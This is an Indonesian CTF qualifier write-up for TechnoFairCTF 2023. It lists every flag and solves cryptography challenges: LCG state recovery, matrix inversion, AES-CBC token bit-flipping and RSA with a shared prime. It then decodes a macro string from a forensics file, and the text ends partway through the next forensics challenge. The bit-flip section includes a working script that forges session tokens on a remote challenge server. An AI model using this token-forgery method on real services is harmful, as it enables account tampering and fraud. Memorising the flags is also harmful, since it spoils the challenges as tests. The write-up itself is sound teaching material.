# WU QUAL TechnoFairCTF 2023

**Cryptography**

- Rapsodi
  - **TechnoFairCTF{l0li_m4t4_pem4lu_4ns0s_:p}**
- Marsah
  - **TechnoFairCTF{g4dis_k0leris_y4n9_5uK4_berim4jln4s1}**
- Pengen Merch JKT 😢
  - **TechnoFairCTF{B3n4r_1n1_W0t4ni5451_t3rSelubun9}**
- RSA Bwang
  - **TechnoFairCTF{J1k4_h1dup_4d4l4h_504l_m4t3m4t1k4_k4mu_4d4l4h_rumu5_y4n9_m3mbu4tny4_t3r454_m3ny3n4n9k4n}**

**Forensic**

- File Pemberian fans
  - **TechnoFairCTF{Th1S_M4cr0_1s_D4nG3roUs_F0r_Y0u}**
- space mono
  - **TechnoFairCTF{th3r3_1s_n0th1N9_3L53_0nLy_5p4c3_h3r3_d81d0481f0}**
- Mylog
  - **TechnoFairCTF{L0g_aja_b4ng_c333k}**

**Binary Exploitation**

- Terobozz
  - **TechnoFairCTF{congr4t5_bro000_g00d_j0bbbb5}**

**Web Exploitation**

- Jin App
  - **TechnoFairCTF{Th4nkY0u_P4art1sIp4an_S3cur1tY_MyW333bb}**
- Tryme
  - **TechnoFairCTF{Terny4ta_b5n4r_k4mo3_pesert_CompetitionPUBG_oiya_ingetin_aj4_kalo_ada_bilang__pubg??_Jawabnya__L0g1nn}**
- Secret_door
  - **TechnoFairCTF{Sp1cy_P3pp3r_4nd_G4rlic_Sauce}**
- Serial Killer
  - **TechnoFairCTF{C0n9R4tZ_y0U_F0und_Th3_S3r1Al_K1ll3r}**

**Reverse Engineering**

- mencariPW
  - **TechnoFairCTF{ini_adalah_password_hehe}**
- PM Gratis
  - **TechnofairCTF{J454_Curh4T_K3L1L1n9}**

**Misc**

- Welcome
  - **TechnoFairCTF{Sateto_hajimeruka}**
- Creds
  - **TechnoFairCTF{0sh1ku_Cum@n_S4tu}**

- Forward Player
    - **TechnoFairCTF{M4af_4uThor_F4nz_dEcuL}**

# Cryptography

## Rapsodi

Diberikan sebuah file chall.py beserta outputnya

```
import random
from Crypto.Util.number import *

flag="XXXXXXXXXXXXXXXXXXXXXXXXX"

class lcg:
    def __init__(self,a,b,n):
        self.seed=random.getrandbits(32)
        self.a=(a-(a&1))
        self.b=b
        self.n=(n-(n&1))
    def next(self):
        self.seed=(self.a*self.seed+self.b)%self.n
        return self.seed

a1,a2,b1,b2,n1,n2=[random.getrandbits(32) for _ in range(6)]

if((b1^b2)&1==0):
    b1-=1

lcg1=lcg(a1,b1,n1)
lcg2=lcg(a2,b2,n2)

s1=lcg1.next()
s2=lcg2.next()
enc=[]

flag=''.join(['{:08b}'.format(ord(i)) for i in flag])
for i in flag:
    if i=='0':
```

```
        enc.append(s1)
        s1=lcg1.next()
    else:
        enc.append(s2)
        s2=lcg2.next()

print(f"enc: {enc}")
```

Disini soalnya sudah cukup jelas, jadi kalau bit flag nya 0 maka akan pakai state dari lcg1 sementara kalau bit nya 1 pakai state dari lcg2.


Kebetulan lcg nya full state jadi bisa di recover dengan mudah (https://tailcall.net/posts/cracking-rngs-lcgs/), masalahnya kita butuh sample beberapa statenya, dan kita ngga tahu yang mana state lcg1 dan yg mana state lcg2 karena kita tidak tahu bytes awalnya (flag format ga diinclude) jadi perlu di bruteforce karakter2 awalnya.

```
for ch1 in printable:
    for ch2 in printable:
        for ch3 in printable:
            s1 = []
            s2 = []
            flag=''.join(['{:08b}'.format(ord(i)) for i in ch1+ch2+ch3])
            ind = 0
            for ind in range(len(flag)):
                if flag[ind] == '0':
                    s1.append(enc[ind])
                else:
                    s2.append(enc[ind])
```

Nah kalau ngikutin referensi yang ada itu bakal ngga bisa dipakai ngecrack, karena modulus dan multiplier genap, jadi banyak yang ga coprime pas di inverse, ngga cuman itu, nanti hasil gcd nya juga pasti ngga bakal jadi modulus asli, paling masih kena sisa kali 2 atau kali 4. Untungnya kita tahu modulusnya itu at most 32 bit, jadi kalau lebih maka bisa kita bagi 2 aja biar dapet modulus asli.

```
m1, a1, c1 = crack_unknown_modulus(s1)
    while m1 > 2**32:
        if m1%2 == 0:
            m1 //= 2
m2, a2, c2 = crack_unknown_modulus(s2)
    while m2 > 2**32:
        if m2%2 == 0:
            m2 //= 2
```

Untuk ngatasin ketidak-coprimean pas inverse bisa pakai [trik ini]



2

As imu96 remarked, there is no solution in the general case.

However, if $(x * k)/\gcd(i, m)$ is an integer, you could calculate it using:

$$(x * k)/i \equiv (x * k) \Big/ \left(\gcd(i, m) * \frac{i}{\gcd(i, m)}\right) \pmod{m}$$

$$\equiv (x * k/\gcd(i, m)) * \left(\frac{i}{\gcd(i, m)}\right)^{-1} \pmod{m}$$

Note that $\frac{i}{gcd(i,m)}$ and $m$ are co-prime.

Share Cite Follow

answered Jun 25, 2018 at 16:19

marzipankaiser

68 ▲5

Add a comment

```
def crack_unknown_multiplier(states, modulus):
    i = states[1] - states[0]
    multiplier = (states[2] - states[1])//(gcd(i, modulus)) *
inverse(i//gcd(i, modulus), modulus) % modulus
    return crack_unknown_increment(states, modulus, multiplier)
```

Nah tapi disini masalah lagi, jadi kalau diimplement ini kan cuman valid kalau bisa dibagi ama gcd(i, m) tuh, di kasus ini (states[2] - states[1]) nya itu tidak divisible by gcd(i, m) jadinya ngga bisa dipakai, oleh karena itu, kita harus ambil sample lain yang divisible by gcd(i, m)


```
def crack_unknown_multiplier(states, modulus):
    x = 0
    i = states[x+1] - states[x]
    try:
        while (states[x+2] - states[x+1])%gcd(i, modulus) != 0:
            x += 1
            i = states[x+1] - states[x]
        multiplier = (states[x+2] - states[x+1])//(gcd(i, modulus)) *
inverse(i//gcd(i, modulus), modulus) % modulus
        return crack_unknown_increment(states, modulus, multiplier)
    except:
         return 0,0,0
```

Setelah semua selesai dimodif tinggal di run

```
from math import gcd
from functools import reduce
```

```
from Crypto.Util.number import inverse
from string import printable

def crack_unknown_increment(states, modulus, multiplier):
    increment = (states[1] - states[0]*multiplier) % modulus
    return modulus, multiplier, increment

def crack_unknown_multiplier(states, modulus):
    x = 0
    i = states[x+1] - states[x]
    try:
        while (states[x+2] - states[x+1])%gcd(i, modulus) != 0:
            x += 1
            i = states[x+1] - states[x]
        multiplier = (states[x+2] - states[x+1])//(gcd(i, modulus)) *
inverse(i//gcd(i, modulus), modulus) % modulus
        return crack_unknown_increment(states, modulus, multiplier)
    except:
         return 0,0,0

def crack_unknown_modulus(states):
    diffs = [s1 - s0 for s0, s1 in zip(states, states[1:])]
    zeroes = [t2*t0 - t1*t1 for t0, t1, t2 in zip(diffs, diffs[1:],
diffs[2:])]
    modulus = abs(reduce(gcd, zeroes))
    return crack_unknown_multiplier(states, modulus)

class lcg:
    def __init__(self,a,b,n,seed):
        self.seed=seed
        self.a=a
        self.b=b
        self.n=n
    def next(self):
        self.seed=(self.a*self.seed+self.b)%self.n
        return self.seed

enc = [1061339779, 2026824658, 4...
for ch1 in printable:
    for ch2 in printable:
```

```
        for ch3 in printable:
            s1 = []
            s2 = []
            flag=''.join(['{:08b}'.format(ord(i)) for i in ch1+ch2+ch3])
            ind = 0
            for ind in range(len(flag)):
                if flag[ind] == '0':
                    s1.append(enc[ind])
                else:
                    s2.append(enc[ind])
            m1, a1, c1 = crack_unknown_modulus(s1)
            while m1 > 2**32:
                 if m1%2 == 0:
                    m1 //= 2
            if a1 == 0: continue
            m2, a2, c2 = crack_unknown_modulus(s2)
            while m2 > 2**32:
                if m2%2 == 0:
                    m2 //= 2
            if a2 == 0: continue
            print(f"m1: {m1}, a1: {a1}, c1: {c1}")
            print(f"m2: {m2}, a2: {a2}, c2: {c2}")
            lcg1 = lcg(a1, c1, m1, s1[-2])
            lcg2 = lcg(a2, c2, m2, s2[-2])
            if lcg1.next() == s1[-1] and lcg2.next() == s2[-1]:
                s1next = lcg1.next()
                s2next = lcg2.next()
                print(s1next in enc)
                print(s2next in enc)
                for ind in range(len(flag), len(enc)):
                    if enc[ind] == s1next:
                        flag += '0'
                        s1next = lcg1.next()
                    else:
                        flag += '1'
                        s2next = lcg2.next()
                flag = ''.join([chr(int(flag[i:i+8], 2)) for i in range(0,
len(flag), 8)])
                print(flag)
                exit()
```




**Flag: TechnoFairCTF{l0li_m4t4_pem4lu_4ns0s_:p}**

## Marsah

Diberikan sebuah file beserta outputnya


```
from sage.all import *
from Crypto.Util.number import *
import random
flag="XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX"
flag=[ord(i) for i in flag]
flag=[flag[i:i+6] for i in range(0,len(flag),6)]

def gen_key():
    a=[random.getrandbits(16) for _ in range(6)]
    key=[[0]*_+[a[_]]+[0]*(5-_) for _ in range(6)]
    key=Matrix(key)
    return key

flag=Matrix(flag)
key = gen_key()
key=Matrix(key)

enc=flag*key
ev=key.eigenvectors_right()
```

```
enc=list(enc)

print(f"key_hint :{ev}")
print(f"enc : {enc}")
```

Hanya matrix multiplication, jangan terintimidasi kalau ngga tahu eigenvector wkwkw, mari kita perhatikan baik baik


```
def gen_key():
    a=[random.getrandbits(16) for _ in range(6)]
    key=[[0]*_+[a[_]]+[0]*(5-_) for _ in range(6)]
    key=Matrix(key)
    return key
```

gen_key ini kalau dilihat akan menghasilkan matrix diagonal saja, dengan value lainnya adalah 0, dari sini sudah cukup menarik, apa relasi antara sebuah matrix diagonal beserta eigenvectornya? Kita bisa experimen dikit



Apabila diperhatikan value nya tidak berubah, dan juga posisinya bisa dilihat berdasarkan vektornya, dari sini kita bisa recover key aslinya dari eigenvectornya, lalu di inverse dan di kali lagi untuk mendapatkan flagnya

```
# key_hint :
# [
# (60874, [(1, 0, 0, 0, 0, 0)], 1),
# (43844, [(0, 1, 0, 0, 0, 0)], 1),
# (46110, [(0, 0, 1, 0, 0, 0)], 1),
# (65382, [(0, 0, 0, 1, 0, 0)], 1),
# (62011, [(0, 0, 0, 0, 1, 0)], 1),
# (27708, [(0, 0, 0, 0, 0, 1)], 1)
# ]

from sage.all import *
m = [[60874, 0, 0, 0, 0, 0], [0, 43844, 0, 0, 0, 0], [0, 0, 46110, 0, 0,
0], [0, 0, 0, 65382, 0, 0], [0, 0, 0, 0, 62011, 0], [0, 0, 0, 0, 0,
27708]]
m = Matrix(m)
minv = m.inverse()
enc = [(6270022, 2279888, 4611000, 6865110, 7131265, 2632260), (6513518,
2104512, 4979880, 6603582, 7069254, 2909340), (7000510, 4165180, 5579310,
3399864, 6821210, 1579356), (5783030, 2323732, 5394870, 4903650, 3224572,
2632260), (5965652, 4428244, 5256540, 6865110, 6759199, 1440816),
(6452644, 3200612, 5072100, 3399864, 7131265, 1357692)]
enc = Matrix(enc)
flag = enc * minv
for i in range(6):
    for j in range(6):
        print(chr(int(flag[i][j])), end='')
```




**Flag: TechnoFairCTF{g4dis_k0leris_y4n9_5uK4_berim4jIn4s1}**

## Pengen Merch JKT 😢

Ini seru sih

```
from secret import flag,KEY
import hashlib
import json
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad,unpad
import binascii
import random

assert(len(KEY)==16)


barang_merchandise=[
    ["Topi","Rp.50.000,000"],
    ["Kaos" ,"Rp.200.000,000"],
    ["Bendera" , "Rp.999.999.999,000"],
    ["Lightstick","Rp.150.000,000"],
    ["Jaket", "Rp.250.000,000"]
]
isi=[10000,20000,50000,100000]

def encrypt_data(data,iv):
    cipher=AES.new(KEY,AES.MODE_CBC,iv=binascii.unhexlify(iv))
    data=pad(data,16)
    token=cipher.encrypt(data)
    token=binascii.hexlify(token)
    return iv+token

def registrasi(username,password):
    iv=binascii.hexlify(password[:16].encode())
    hash_password=hashlib.md5(password.encode()).digest()
    hash_password=binascii.hexlify(hash_password).decode()
    data=json.dumps({"username":username,"password":hash_password,"saldo":
"{:.3f}".format(0)}).encode()
    token=encrypt_data(data,iv)
    return token

def login(token):
```

```
    token=binascii.unhexlify(token)
    iv=token[:16]
    token=token[16:]
    cipher=AES.new(KEY,AES.MODE_CBC,iv=iv)
    data=cipher.decrypt(token)
    data=unpad(data,16)
    try:
        data=json.loads(data)
        return data,binascii.hexlify(iv)
    except:
        print(f"terdapat error pada data :
{binascii.hexlify(data).decode()}")
        return "Error","Error"

def menu_toko(data,iv):
    while True:
        print(f"Halo {data['username']}!, apa yang ingin kamu lakukan: ")
        print("1. cek saldo")
        print("2. top-up saldo")
        print("3. beli merchandise")
        print("4. keluar")
        com=int(input("$ "))
        if(com==1):
            print(f"saldo kamu saat ini :
{'{:.3f}'.format(float(data['saldo']))}")
        elif(com==2):
            unik=random.randint(0,999)
            print(f"pengen top-up berapa ni bwang")
            print("1. Rp.10.000")
            print("2. Rp.20.000")
            print("3. Rp.50.000")
            print("4. Rp.100.000")
            com=int(input("$ "))
            try:
                total=isi[com-1]+(unik/1000)
                total=str(total)
                print(total)
                total=total.replace('.',',')
                print(f"pembayaran ke gopay dengan nomor 0813-8377-5460")
                print(f"jumlah pembayaran : Rp.{total}")
```

```
                print(f"pastikan kamu menyertakan nominal dengan benar
agar dapat kami proses")
            except:
                print("Transaksi top-up error")
        elif com==3:
            print("==============Merchandise Store==============")
            for idx,i in enumerate(barang_merchandise):
                print(f"{idx+1}. {i[0]} {i[1]}")
            com=int(input("$ "))
            try:
                harga=barang_merchandise[com-1][1].strip('Rp.')
                harga=harga.replace('.','')
                harga=harga.replace(',','.')
                harga=float(harga)
                if float(data["saldo"])<harga:
                    print("Saldo anda kurang, silahkan melakukan top-up
terlebih dahulu")
                else:

data["saldo"]=str('{:.3f}'.format(float(data["saldo"])-harga))
                    if(com!=3):
                        print(f"{barang_merchandise[com-1][0]} anda akan
segera dikirimkan :), terimakasih telah berbelanja")
                    else:
                        print(f"loh kok malah mau bendera, yaudah ni
{flag}")
            except:
                print("input anda tidak valid!")
        elif com==4:
            print(f"terimakasih dan sampai jumpa!")
            print(f"token anda untuk sesi ini
{encrypt_data(json.dumps(data).encode(),iv).decode()}")
            break
        else:
            print("input anda tidak valid!")

while True:
    print(f"==============JKT48 Shop==============")
    print(f"1. Login")
    print(f"2. Registrasi")
```

```
    print(f"3. Keluar")
    com=int(input("$ "))
    if(com==1):
        token=input("Masukkan token login: ")
        try:
            data,iv=login(token)
            if data=="Error":
                continue
        except:
            print("Token atau kode unik yang anda masukkan tidak valid!")
            continue
        menu_toko(data,iv)
    elif(com==2):
        username=input("Masukkan username: ")
        password=input("Masukkan password (minimal 16 karakter): ")
        if len(password)<16:
            print("password kurang dari 16 karakter, silahkan registrasi
ulang")
        else:
            token=registrasi(username,password)
            print(f"gunakan token ini untuk login")
            print(f"token: {token.decode()}")
    elif com==3:
        print("Sayonara~~")
        exit()
    else:
        print("input anda tidak valid!")
```

Jadi kita perlu ubah saldonya jadi banyak, tentunya ini classic bit flipping, tapi ada twistnya, disini hasil decode nya di validasi pakai json.loads, sehingga ngga kalau ubah sembarangan block, plaintextnya gabakal jadi json yang valid, jadi ngga sesimpel ubah bit di block sebelum saldo aja.

Berikut data jsonnya yang udah saya align dan bagi per block

```
{"username": "ab
", "password": "
23ca472302f49b3e
a5592b146a312da0
", "saldo": "0.0
00"}
```

Disini kita mau bit flip saldo nya kan, disini kita bisa flip 0.0 jadi 9e9 aja

```
{"username": "ab
", "password": "
23ca472302f49b3e
-----rusak------   ← ini di bit flip lagi
", "saldo": "9e9
00"}
```

Nah sekarang block yang rusak ini akan kita bit flip lagi kembali ke state sebelumnya menggunakan block yang dibelakangnya

```
{"username": "ab
", "password": "
-----rusak------
a5592b146a312da0
", "saldo": "0.0
00"}
```

Nah tinggal diterusin sampai block pertama terus tinggal modif iv nya, karena iv nya ngga di decrypt jadi iv nya bisa menyesuaikan aja.
Yang membuat ini memungkinkan adalah karena tiap error si program akan ngasih ke kita plaintext hasil decrypt nya (chosen ciphertext), dari sini kita bisa pelajarin plaintextnya terus bit flip dengan sesuai

```python
import json
import binascii
from pwn import *

data=json.dumps({"username":"ab","password":"23ca472302f49b3ea5592b146a312da0","s
aldo": "9e900"}).encode()
data = [data[i:i+16] for i in range(0, len(data), 16)]
r = remote("103.152.242.197", 54223)
r.sendline(b'2')
r.sendline(b'ab')
r.sendline(b'aaaaaaaaaaaaaaaa')
r.recvuntil(b'token: ')
token = r.recvline().strip()
token = bytearray(binascii.unhexlify(token))
x = [token[i:i+16] for i in range(0, len(token), 16)]
x[4][-1] = x[4][-1] ^ ord('0') ^ ord('9')
x[4][-2] = x[4][-2] ^ ord('.') ^ ord('e')
x[4][-3] = x[4][-3] ^ ord('0') ^ ord('9')
```

```python
for i in range(3, -1, -1):
    r.sendline(b'1')
    r.sendline(binascii.hexlify(b''.join(x)))
    r.recvuntil(b"terdapat error pada data : ")
    newtoken = r.recvline().strip()
    newtoken = bytearray(binascii.unhexlify(newtoken))
    y = [newtoken[i:i+16] for i in range(0, len(token), 16)]
    x[i] = bytearray(xor(xor(y[i], x[i]), data[i]))

r.sendline(b'1')
r.sendline(binascii.hexlify(b''.join(x)))
r.sendline(b'3')
r.sendline(b'3')
r.interactive()
```

```
┌──(wrth㉿Wrth)-[/mnt/d/technical/ctf/technofair]
└─$ python3 solvejkt.py
[+] Opening connection to 103.152.242.197 on port 54223: Done
[*] Switching to interactive mode
==============JKT48 Shop==============
1. Login
2. Registrasi
3. Keluar
$ Masukkan token login: Halo ab!, apa yang ingin kamu lakukan:
1. cek saldo
2. top-up saldo
3. beli merchandise
4. keluar
$ ==============Merchandise Store==============
1. Topi Rp.50.000,000
2. Kaos Rp.200.000,000
3. Bendera Rp.999.999.999,000
4. Lightstick Rp.150.000,000
5. Jaket Rp.250.000,000
$ loh kok malah mau bendera, yaudah ni TechnoFairCTF{B3n4r_1n1_W0t4ni5451_t3rSelubun9}
Halo ab!, apa yang ingin kamu lakukan:
1. cek saldo
2. top-up saldo
3. beli merchandise
4. keluar
$ $
```

**Flag: TechnoFairCTF{B3n4r_1n1_W0t4ni5451_t3rSelubun9}**

## RSA Bwang


Diberikan file .py berikut beserta outputnya

```
import hashlib
import os
from secret import flag
import binascii
from Crypto.Util.number import *
from sympy import *

def gen():
    p=getStrongPrime(1024)
    q=getStrongPrime(1024)
    r=getStrongPrime(1024)
    return p,q,r



m1,m2=flag[:len(flag)//2],flag[len(flag)//2:]
m1=bytes_to_long(m1)
m2=bytes_to_long(m2)

p1,q1,p2=gen()
q2=q1
n1=p1*q1
n2=p2*q2
e1=0x10001
e2=0x10001

ct1=pow(m1,e1,n1)
ct2=pow(m2*(n2-1),e2,n2)

p1tambahq1=p1+q1

print(f"n1  = {n1}")
print(f"e1  = {e1}")
print(f"ct1 = {ct1}")
print(f"p1tambahq1 = {p1+q1}")
```

```
print(f"n2  = {n2}")
print(f"e2  = {e2}")
print(f"ct2 = {ct2}")
```

Apabila diperhatikan n1 dan n2 memiliki faktor yang sama, q, sehingga bisa kita gcd aja untuk mendapatkan q nya. Sedikit hal yang perlu diperhatikan, untuk ct2, m2 nya itu dikali sama n2-1, jadi pastiin habis decrypt kali lagi dulu dengan inversenya

```
n1  = 2203275002329...
e1  = 65537
ct1 = 5744178848508720689996...
n2  = 19550564980846702211290976900 36...
e2  = 65537
ct2 = 14651463834669025703740250903173886225 20...

from math import gcd
from Crypto.Util.number import long_to_bytes, inverse
q = q1 = q2 = gcd(n1,n2)
p1 = n1//q
p2 = n2//q
phi1 = (p1-1)*(q1-1)
phi2 = (p2-1)*(q2-1)
d1 = pow(e1,-1,phi1)
d2 = pow(e2,-1,phi2)
m1 = pow(ct1,d1,n1)
m2 = pow(ct2,d2,n2)
m2 = m2*inverse(n2-1,n2)%n2
print(long_to_bytes(m1).decode())
print(long_to_bytes(m2).decode())
```




**Flag:**
**TechnoFairCTF{J1k4_h1dup_4d4l4h_504l_m4t3m4t1k4_k4mu_4d4l4h_rumu5_y4n9_m3mbu4tny4_t3r454_m3ny3n4n9k4n}**

# Digital-Forensics

## File pemberian fans

Diberikan File file.docx yang tertera di challenge, dari kebiasaan file-file sepert ini, saya mengira bahwa mainnya tidak jauh-jauh dari macro, jadi saya langsung menggunalan **olevtools** dengan command

**Olevba --show-pcode file.docx**

Ada String aneh seperti ini yang kalau dilihat sekilas ini mirip URL Encoding, langsung saja kita decode dengan Cyberchef

%257B%2520QUOTE%2520%252384%2523101%252399%2523104%2523110%2523111%252370%252397%2523105%2523114%252367%252384%252370%2523123%252384%2523104%252349%252383%252395%252377%252352%252399%2523114%252348%252395%252349%2523115%252395%252368%252352%2523110%252371%252351%2523114%2523111%252385%2523115%252395%252370%252348%2523114%252395%252389%252348%2523117%2523125%2523%2520%257D

Setelah 2x URL Decode
{ QUOTE
#84#101#99#104#110#111#70#97#105#114#67#84#70#123#84#104#49#83#95#77#52#99#114#48#95#49#115#95#68#52#110#71#51#114#111#85#115#95#70#48#114#95#89#48#117#125#

Dari sini terlihat seperti ya ASCII saja, cuman kita harus hilangkan #, sudah dapet deh flagnya

`TechnoFairCTF{Th1S_M4cr0_1s_D4nG3roUs_F0r_Y0u}`

## space mono

Diberikan sebuah file yang agak aneh, setelah di cek cek ternyata png yang kebalik balik gitu

```
└─$ xxd chall | tail
00231600: 1ff8 4761 bb0b bb1d 91d8 70dc 386e 915b  ..Ga......p.8n.[
00231610: 4e5b 0d9d 2959 4b4d a545 2289 4c52 6b14  N[..)YKM.E".LRk.
